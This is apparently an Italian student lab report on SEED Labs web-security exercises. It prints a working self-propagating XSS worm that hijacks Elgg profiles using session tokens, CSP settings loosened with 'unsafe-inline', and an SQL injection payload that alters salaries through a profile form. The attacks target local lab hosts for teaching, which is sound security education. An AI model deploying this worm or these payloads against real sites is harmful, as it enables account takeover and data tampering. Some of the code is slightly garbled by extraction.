



Figure 46: Profilo Modificato

2.2.2 Challenge Extra 1

Fare in modo che l'attacco XSS si autopropaghi (worm). Il worm modifica il profilo della vittima per trasportare una copia del codice del worm, in modo che possa diffondersi ulteriormente

Passaggi

Per fare in modo che l'**attacco si auto-propaghi**, il **worm**, oltre a modificare il **profilo**, deve inserire una **copia di se stesso** in modo che le persone che finiranno su una **bacheca** colpita dallo **script**, inseriscano una copia dello **script** nella propria, colpendo le persone che visiteranno la propria **bacheca**. Seguendo i suggerimenti forniti nelle **slide**, è stato modificato il **codice** nel seguente modo:



```

1 <script id="worm" type="text/javascript">
2 window.onload = function(){
3   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
4   var jsCode = document.getElementById("worm").innerHTML;
5   var tailTag = "</" + "script>";
6   var guid = "&guid=" + elgg.session.user.guid;
7   var ts = "&__elgg_ts__=" + elgg.security.token.__elgg_ts__;
8   var token = "&__elgg_token__=" + elgg.security.token.__elgg_token__;
9   var name = "&name=" + elgg.session.user.name;
10  var strCode= document.getElementById("worm").innerHTML;
11
12  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
13  var desc = "&description=Samy is my hero(worm)" + wormCode;
14  desc += "&accesslevel[description]=2";
15  // Construct the content of your url.
16  var sendurl = "http://www.seed-server.com/action/profile/edit"; // FILL IN
17  var content = wormCode+desc+ts+token+guid; // FILL IN
18  var samyGuid = 59;
19
20  if (elgg.session.user.guid != samyGuid){
21    //Create and send Ajax request to modify profile
22    var Ajax=null;
23    Ajax = new XMLHttpRequest();
24    Ajax.open("POST",sendurl,true);
25    Ajax.setRequestHeader("Content-Type",
26                         "application/x-www-form-urlencoded");
27
28    Ajax.send(content);
29  }
30 }
31 </script>

```

Figure 47: Codice worm

I passi di **modifica** che sono stati effettuati sono:

1. Inserimento di un **id="wor"** nello **script**, così da renderlo **identificabile**.
2. Inserimento delle variabili **headerTag**, **jsCode** e **tailTag**. Dove **headerTag** e **tailTag** sono necessari a chiudere il **tag** dello **script** copiato, mentre **jsCode** serve a prelevare l'intero **codice** con l'**id** e ricopiarlo.
3. **Modifica** del contenuto precedente che va inserito.

Analizziamo la **POST request** effettuata nel momento in cui un utente (ad esempio Charlie) visita il profilo di un utente infetto (Alice).




Figure 48: POST request worm

Il riuscito **funzionamento** è mostrato di seguito, osservando che le **bacheche** degli utenti sono state **modificate**:




Figure 49: XSS Worm

2.2.3 Challenge Extra 2

Visitare i siti web `example32a.com`, `example32b.com`, `example32c.com` distribuiti localmente dal laboratorio. Ogni pagina mostra 6 aree e il codice **JS** cerca di scrivere "OK" in esse. Se viene visualizzato "Failed", il **CSP** ha bloccato il **JS**. Modificare la **configurazione del server** in modo che tutte le **aree** visualizzino "OK".

Passaggi

La situazione di partenza è quindi la seguente:




Figure 50: example32a




Figure 51: example32b




Figure 52: example32c

Successivamente, nella **fase preliminare**, si è analizzato il **file di configurazione del server** per capire come impostasse la **CSP** per ogni **sito**.

```

1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10  DocumentRoot /var/www/csp
11  ServerName www.example32b.com
12  DirectoryIndex index.html
13  Header set Content-Security-Policy " \
14    default-src 'self'; \
15    script-src 'self' *.example70.com \
16  "
17 </VirtualHost>
18
19 # Purpose: Setting CSP policies in web applications
20 <VirtualHost *:80>
21   DocumentRoot /var/www/csp
22   ServerName www.example32c.com
23   DirectoryIndex phindex.php
24 </VirtualHost>
25
26 # Purpose: hosting Javascript files
27 <VirtualHost *:80>
28   DocumentRoot /var/www/csp
29   ServerName www.example60.com
30 </VirtualHost>
31
32 # Purpose: hosting Javascript files
33 <VirtualHost *:80>
34   DocumentRoot /var/www/csp
35   ServerName www.example70.com
36 </VirtualHost>
37

```

Figure 53: File configurazione Server


Il **file** si divide in **blocchi**, dove ogni **blocco** imposta le **policy** in modo differente:

- **Primo blocco:** definisce un **server virtuale** per il dominio `www.example32a.com` e non ha impostato nessuna **politica CSP**.
- **Secondo blocco:** definisce un **server virtuale** per il dominio `www.example32b.com` e utilizza la direttiva `Header set Content-Security-Policy` per definire le **politiche**

CSP.

- **Terzo blocco:** definisce un **server virtuale** per il dominio `www.example32c.com`. Questo **server** ospita un'**applicazione web** scritta in **PHP** (`DirectoryIndex phpindex.php`). Le **politiche CSP** in questo caso sono gestite dall'**applicazione web** stessa.

Con le seguenti **modifiche** si è riusciti a risolvere i **punti 1 e 2** nell'**esempio B**.



The screenshot shows a code editor with two tabs: `*apache_csp.conf` and `phpindex.php`. The `*apache_csp.conf` tab contains an Apache configuration file with several `<VirtualHost` blocks. The `phpindex.php` tab contains a PHP file with a single line of code. The Apache configuration is as follows:

```

1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10  DocumentRoot /var/www/csp
11  ServerName www.example32b.com
12  DirectoryIndex index.html
13  Header set Content-Security-Policy " \
14    default-src 'self'; \
15    script-src 'self' *.example70.com \
16    script-src 'self' *.example60.com \
17    script-src 'self' 'nonce-111-111-111' *.example70.com \
18    script-src 'self' 'nonce-222-222-222' *.example70.com \
19  "
20 </VirtualHost>
21
22 # Purpose: Setting CSP policies in web applications
23 <VirtualHost *:80>
24   DocumentRoot /var/www/csp
25   ServerName www.example32c.com
26   DirectoryIndex phpindex.php
27 </VirtualHost>
28
29 # Purpose: hosting Javascript files
30 <VirtualHost *:80>
31   DocumentRoot /var/www/csp
32   ServerName www.example60.com
33 </VirtualHost>
34
35 # Purpose: hosting Javascript files
36 <VirtualHost *:80>
37   DocumentRoot /var/www/csp
38   ServerName www.example70.com
39 </VirtualHost>
40

```

The `phpindex.php` tab contains the following code:

```

<!DOCTYPE html>
<html>
<head>
<title>CSP Test</title>
</head>
<body>
<script>
  document.write("Hello, World!");
</script>
</body>
</html>

```

Figure 54: Php Index

Mentre nei **punti 2 e 5** dell'esempio C:




```

apache_csp.conf
1 <?php
2 $cspheader = "Content-Security-Policy: ".
3             "default-src 'self'; ".
4             "script-src 'self' *.example60.com *.example70.com ".
5             "'nonce-111-111-111' 'nonce-222-222-222' ";
6 header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>

```

Figure 55: Php Index


Abbiamo ottenuto tale situazione:



CSP Experiment

1. Inline:Nonce (111-111-111): **OK**
2. Inline:Nonce (222-222-222): **OK**
3. Inline: NoNonce: **OK**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click: **click me**

Figure 56: example32a



CSP Experiment

1. Inline:Nonce (111-111-111): **OK**
2. Inline:Nonce (222-222-222): **OK**
3. Inline: NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click: **click me**

Figure 57: example32b




CSP Experiment

1. Inline:Nonce (111-111-111): **OK**
2. Inline:Nonce (222-222-222): **OK**
3. Inline: NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click: **click me**

Figure 58: example32c

Per permettere l'**esecuzione** senza **nonce** e l'**esecuzione** degli **script** tramite il **botone**, non sono presenti impostazioni specifiche e l'unica soluzione è l'inserimento dell'**header** '**unsafe-inline**'.

L'aggiunta di tale **header** risolve anche le **aree 1 e 2**, rendendo i due **header** aggiunti in precedenza **superflui**. In definitiva, i **file di configurazione** sono i seguenti.




```

apache_csp.conf
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10  DocumentRoot /var/www/csp
11  ServerName www.example32b.com
12  DirectoryIndex index.html
13  Header set Content-Security-Policy " \
14    default-src 'self'; \
15    script-src 'self' 'unsafe-inline' *.example70.com \
16    script-src 'self' 'unsafe-inline' *.example60.com \
17    "
18 </VirtualHost>
19 # Purpose: Setting CSP policies in web applications
20 <VirtualHost *:80>
21  DocumentRoot /var/www/csp
22  ServerName www.example32c.com
23  DirectoryIndex phpindex.php
24 </VirtualHost>
25
26 # Purpose: hosting Javascript files
27 <VirtualHost *:80>
28  DocumentRoot /var/www/csp
29  ServerName www.example60.com
30 </VirtualHost>
31
32 # Purpose: hosting Javascript files
33 <VirtualHost *:80>
34  DocumentRoot /var/www/csp
35  ServerName www.example70.com
36 </VirtualHost>

```

Figure 59: Configurazione CSP



```

apache_csp.conf
1 <?php
2 $cspheader = "Content-Security-Policy: ";
3         "default-src 'self';".
4         "script-src 'self' *.example60.com *.example70.com 'unsafe-inline' ".
5         "";
6 header($cspheader);
7 ?>
8
9 <?php include 'index.html';?>
10

```

Figure 60: PHP index

Di cui il risultato finale:




Figure 61: example32a




Figure 62: example32b




Figure 63: example32c




Figure 64: example32a




Figure 65: example32b




Figure 66: example32c

2.3 SQL Injection

L'**SQL injection** è una tecnica di **hacking** che sfrutta le **vulnerabilità** nelle **applicazioni web** per inserire comandi **SQL** dannosi, consentendo agli **hacker** di accedere, modificare o eliminare **dati** nel **database**.

2.4 Challenge Principale

1. Effettuare il **login** come **Alice** (pass: `seedalice`), e aumentare il proprio **stipendio**.
2. Punire il vostro capo **Boby**, riducendo il suo **stipendio** a 1 dollaro.

3. Cambiare la **password** di Boby con qualcosa che conoscete, e poi accedere al suo **account**.

Passaggi

Come primo passo preliminare per eseguire una **SQL injection**, è necessario individuare un **campo di input** in cui i valori vengano utilizzati come **parametri** della **query**. Tali campi sono presenti nella **pagina di modifica profilo** del sito, raggiungibile al link: `seed-server.com/unsafe_edit_frontend.php`. La pagina si presenta con un **form** in cui si possono modificare le **informazioni** del proprio **profilo**.

The screenshot shows a web form titled "Alice's Profile Edit". The form contains five input fields: "NickName", "Email", "Address", "Phone Number", and "Password". Each field is preceded by a label. Below the form is a green "Save" button. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABs".

Figure 67: Modifica profilo

Al fine di poter comprendere come tali **campi** possano essere sfruttati, si è andato a leggere lo **script di backend** che gestisce la **query** di **update** delle **informazioni**.

```

43 $conn = getDB();
44 // Don't do this, this is not safe against SQL injection attack
45 $sql="";
46 if($input_pwd!=""){
47 // In case password field is not empty.
48 $hashed_pwd = sha1($input_pwd);
49 //Update the password stored in the session.
50 $SESSION['pwd']=$hashed_pwd;
51 $sql = "UPDATE credential SET nickname='".$inputNickname',email='".$inputEmail',address='".$inputAddress',Password='".$hashed_pwd',PhoneNumber='".$inputPhoneNumber' where ID=$id;";
52 }else{
53 // if password field is empty.
54 $sql = "UPDATE credential SET nickname='".$inputNickname',email='".$inputEmail',address='".$inputAddress',PhoneNumber='".$inputPhoneNumber' where ID=$id";
55 }
56 $conn->query($sql);
57 $conn->close();
58 header("Location: unsafe_home.php");
59 exit();
60 ?>


```

Figure 68: Script Backend

In cui si può notare che ogni **valore** del **campo** viene utilizzato come **parametro** della **query**, rendendo ogni **campo** di questo **form** vulnerabile alla **SQL Injection**.

Aumento Stipendio Alice

Per alterare il proprio **salario**, è fondamentale conoscere il nome del **campo** nel **database** che si intende attaccare. Questa **informazione** può essere recuperata dalla **pagina di profilo principale**, dove si può osservare che il nome del campo è: **Salary**.



The screenshot shows a profile page for 'Alice'. At the top, it says 'Alice Profile'. Below that is a table with the following data:

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

At the bottom of the page, it says 'Copyright © SEED LABs'

Figure 69: Profilo Alice

Il **payload** di attacco, colpendo dal campo "**Nickname**", può essere quindi il seguente:

```
Alice', Salary='50000' WHERE name='Alice'; #
```

Alice's Profile Edit

NickName: Alice', Salary='50000' WHERE name='Alice'

Figure 70: Payload attacco

Che va a generare la **modifica** del **salario** come desiderato:

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	Alice
Email	
Address	
Phone Number	

Figure 71: Risultato

Perché tale payload funziona?

- **Alice'**: Questa parte del **payload** chiude la stringa **SQL** che rappresenta il **nickname** nel comando **UPDATE**. L'apice singolo finale è importante perché interrompe la stringa **SQL**, consentendo di aggiungere ulteriori comandi.
- **Salary='50000'**: Imposta il valore del campo **Salary** nel **database** a **'50000'**.
- **WHERE name='Alice'**: Specifica la **condizione** in cui vogliamo aggiornare il **record** dove il nome è **'Alice'**.

- #: Questo simbolo è un **commento** in **SQL** e viene utilizzato per ignorare tutto ciò che segue sulla stessa linea. Nel contesto di un'iniezione **SQL**, può essere usato per evitare che il resto della **query** originale venga eseguito, il che può essere utile se ci sono **vincoli** aggiuntivi nella **query** originale che causerebbero un errore.

